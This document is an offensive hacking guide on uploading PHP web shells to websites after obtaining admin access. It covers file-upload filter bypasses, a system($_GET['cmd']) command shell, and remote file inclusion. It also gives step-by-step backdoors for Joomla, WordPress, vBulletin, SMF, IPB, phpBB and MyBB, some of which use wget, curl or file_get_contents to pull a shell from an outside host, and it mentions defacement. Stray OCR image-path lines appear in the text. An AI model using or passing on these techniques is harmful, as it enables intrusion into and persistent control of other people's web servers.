SHELL UPLOADING GUIDE

MANY NEWBIE'S FACE PROBLEM WHILE UPLOADING SHELL ON A SITE AFTER GETTING ADMIN ACCESS/ LOGGING IN TO THAT SITE. SO, I AM WRITING THIS IN ORDER TO HELP THEM.

BASICALLY SHELL GIVES US REMOTE ACCESS TO THAT SERVER. SUCH SHELLS ARE AVAILABLE IN DIFFERENT LANGUAGE LIKE PHP, ASP/ASPX, CGI ETC.SO, WE HAVE TO CHOOSE A SHELL THAT WILL WORK ON THE SERVER ACCORDING TO THE SERVER SCRIPT. IF THE SERVER SUPPORTS PHP SHELL THEN WE HAVE TO CHOOSE ANY OF THE PHP SHELL OTHERWISE ASP & CGI.

NOW, LET'S COME TO THE MAIN POINT....

AFTER LOGGING IN TO THE SITE IF WE FOUND ANY UPLOAD OPTION IN THE SITE , THEN WE CAN EASILY UPLOAD SHELL. BUT SOMETIMES WE HAVE TO DO SOME CHANGES TO UPLOAD A SHELL.

WAY 1

AS THE SHELL IS IN PHP FORMAT, SOMETIMES SOME SITES DOES NOT ALLOW UPLOADING SUCH SCRIPTS DIRECTLY WITH THE PHP EXTENTION. IF SO HAPPENS THEN JUST RENAME THE SHELL NAME. ADD .GIF/.JPG/.HTML/.DOC ETC.

EXAMPLE: SUPPOSE BEFORE RENAMING THE SHELL NAME WAS SHELL.PHP, THEN WE WILL RENAME IT AS SHELL.PHP.JPG OR ANYTHING ELSE.

WAY 2

UPLOAD A SIMPLE UPLOADER SHELL FIRST THAT ISN'T DETECTED BY ANTIVIRUS AND FIREWALLS. THEN UPLOAD YOUR SHELL THROUGH YOUR OWN SHELL. YOU CAN DOWNLOAD A UPLOADER SHELL FROM HERE.

WAY 3

Few firewall of the server detects the shell script by checking the headers & don't allow us to upload a shell. So we can bypass it by using "GIF89a shell script bypass" method.

Open your shell in notepad. Add "GIF89a;" without quote before the shell code starts. Like below...

```
GIF89a;
<?

code...

code...

code...

?>
```

Depending on what kind of file validation they are using this may fool the server into thinking its a image since when it reads the file it finds the GIF header and assumes its safe since it's a image.

Way4

This method is more advanced. This only works for client side filters rather than server side. Download Firebug for firefox, then edit the html of the upload .


```
&lt;form enctype=\"multipart/form-data\" action=\"uploader.php\" method=\"POST\"&gt;
Upload DRP File:
&lt;input name=\"Upload Saved Replay\" type=\"file\" accept=\"*.jpg\"/&gt;&lt;br /&gt;
&lt;input type=\"submit\" value=\"Upload File\" /&gt;
&lt;/form&gt;
```

Change the filter accept. to *.* or just remove it completely , it will then let you upload any type of file.


Way 5

Download "Live HTTP Headers" addon first for your firefox browser.

1. Reanme your shell name to shell.php.jpg (or whatever that site supports. In my case, site supports only jpg file. Thats why I renamed it to shell.php.jpg.)
2. Open Firefox & start your Live HTTP Headers addon, after that upload your shell.
3. Then your Live HTTP Headers will look something similar to this



4. Then click on the shell.php.jpg, after click on Reply button.
5. Then again a new window will open, in that window there will be two boxes, but we have to work on second box.
6. In the second box, rename your shell.php.jpg to shell.php, then again click on Reply button.



NOW YOU HAVE SUCCESSFULLY DONE, ONLY THING YOU HAVE TO DO IS TO FIND THE SHELL PATH.

WAY 6

FIND YOURSELF A COPY OF EDJPGCOM.EXE

"EDJPGCOM IS A FREE WINDOWS APPLICATION THAT ALLOWS YOU TO CHANGE (OR ADD) A JPEG COMMENT IN A JPEG FILE."

USAGE:

--

EDJPGCOM "FILENAME.JPG"

NOW ADD THIS TO THE JPG COMMENT SINCE YOU WONT BE ABLE TO DROP A WHOLE SHELL IN THERE DUE TO LIMITS ETC.

";

system($_GET['cmd']);

echo "

";
?>

Now rename your jpg to .php and upload.

Way 7

Another way you can fool the web server into thinking your uploading a image instead of a php shell is to get firefox and install the "tamperdata" add on then click start tamper and upload your php shell then tamper the data and change the content-type from 'application/octet-stream' to 'image/jpeg'.

If u have any problem to upload a shell using tamperdata, then just do a simple google search. So many video tutorials on this is available in web. So I am not explaining this step by step.

Way 8

All the above mention way works when we find an upload button on the site. But when there is no upload button, it's not easy to upload a shell there. We can try few things.....

We have to find out if there is a edit option of an existing php/asp/aspx page. If there is a edit option then open that page & delete whole script. After that, open your shell in notepad. Copy the script, paste to that page. Finally, save it. Now that link will be your shell.

Possibly we can find edit option in the following pages of a site.....

contact us.php/ contact us.asp

class.php/ class.asp

about us.php/about us.asp

terms.php/terms.asp

NB: IN SOME NEWS, VEHICLES SHELLING, CART ETC SITES, DON'T HAVE ANY OPTION TO UPLOAD A FILE AFTER LOGGING IN THROUGH ADMIN PANEL. THEY ONLY ALLOW FILE UPLOAD AFTER LOGGING THROUGH CPANEL.

WAY 9

SOME TIMES, IN SOME REMOTE FILE INCLUSION VULNERABLE SITES, WE HAVE TO EXECUTE A SHELL FROM ANOTHER HOSTING SITE. METHOD.....

1) UPLOAD YOUR SHELL IN A FREE HOSTING SITE LIKE www.my3gb.com, www.3owl.com, www.ripway.com, www.000webhost.com, ETC.
2) NOW SUPPOSE YOUR SHELLED SITE LINK IS www.example.my3gb.com/c99.txt & YOUR VULNERABLE SITE IS www.site.com
3) NOW WE HAVE TO EXECUTE THIS FOLLOWING COMMAND TO GAIN SHELL ACCESS TO THAT SITE.
   http://www.site.com/v2/index.php?page=http://www.example.my3gb.com/c99.txt
4) REPLACE THE SITE LINK IN THE COMMAND ACCORDING TO YOUR SHELL & VULERABLE SITE LINK.

SHELL UPLOADING IN JOOMLA, WP, VB, SMF, IPB, MYBB SITES

IN THOSE ABOVE MENTIONED SITE WE CANT FIND DIRECT UPLOAD OPTION GENERALLY. SO WE HAVE TO DO THEM IN OTHER WAYS.

1.Joomla Site:

```
After Login into adminpanel u will find Extensions on 5th No. expand this
click on it > template Manager > check on any template (like
beez,ja_purity)
Now click on Edit (right upper side)
after this click on Edit html
now paste ur shell code and click save...done
site.com/templates/template name/index.php
like site.com/templates/beez/index.php
```

2.Wordpress:

login into admin panel
expand Appearance then click on editor > u will find style.css
now select 404.php on right side
paste ur shell code and click edit file
u can find shell in site.com/wp-content/themes/theme name u edit/404.php

3.Vbulletin:

1-Log in admin cp
2-Under “Plugins & Products”, select Add New Plugin
3-Adjust the settings as follows:
Product: vBulletin

Hook Location: global_start

Title: (Anything …)

Execution Order: 5

Code:
```
ob_start();
system($_GET['cmd']);
$execcode = ob_get_contents();
ob_end_clean(); Plugin is Active : Yes
```

4-After the plugin is added, go to the heading “Style and Design”, select “Style Manager
5-Under whatever the default style is in the dropdown menu, select Edit Templates.
6-Scroll ForumHome models and expand. Click [Customize] beside FORUMHOME.
7-Search

Code:
```
$header
```

Somewhere near the top. Replace it with:

Code:
```
$header
$execcod

e
```

8-Now go to the forum and add after the index.php

Code:
?cmd=wget http://www.site.com/shell.txt;mv shell.txt shell.php

So it looks like

Code:
http://www.site.com/pathtoforum/index.php?cmd=wget
http://www.site.com/shell.txt;mv shell.txt shell.php

What this does is shell.txt downloads, and renames shell.php

Now,
the shell must be located in the directory shell.php forums … If not, then wget is disabled on that server, you can try alternative methods:
Code:
http://www.site.com/pathtoforum/index.php?cmd=curl
http://www.site.com/shell.txt > shell.php

Code:
http://www.site.com/pathtoforum/index.php?cmd=GET
http://www.site.com/shell.txt shell.php

4.SMF:

login into adminpanel
u need to download any smf theme in zip format and put ur shell.php in it and save
admin panel > select Themes and Layout > Install a new theme > browse and upload theme thats have our shell.php :)
after upload shell will find > site.com/Themes/theme name/shell.php

5.IPB:

login admin panel > Look and Feel >Manage Languages, choose language > section (example) public_help
edit:
help.txt

Choose topic from list, or search for a topic
In right box add this code:

${${print $query='cd cache; wget http://link_to_shell/shell.txt;mv shell.txt shell.php'}}
${${system($query,$out)}}
${${print $out}}

When you add it, specify go on bottom
Now we go on:

http://www.site.com/index.php?app=core&module=help

And our code we add will be done, and you will get your shell @ www,site.com/cache/shell.php

6.phpBB

login into admin panel > go on styles -> templates -> edit, for Template file choose faq_body.html
At down of:
<!-- INCLUDE overall_header.html -->

We add:
<!-- PHP -->fwrite(fopen($_GET[o], 'w'), file_get_contents($_GET[i]));
<!-- ENDPHP -->[php]

And save it.Now go on:
[php]www.site.com/forum/faq.php?o=shell.php&i=http://link_to_shell.com/shell.txt

shell find in site path/shell.php
[/php]
Mybb forum
login admincp > Go to Templates and Styles, find default MyBB Theme is.
Then go to Templates,
expand templates that are used by the current theme.
Find Calendar templates,
click it. Click 'calender'. Above all the html code, paste this:

http://pastebin.com/eV1WngfM
save :)
shell will b find in site.com/calendar.php
note: if u got error like "code is danger unable to edit "
then simply paste ur deface code to deface calendar.php

CONTACT ME IN FACEBOOK: ROHIT ROY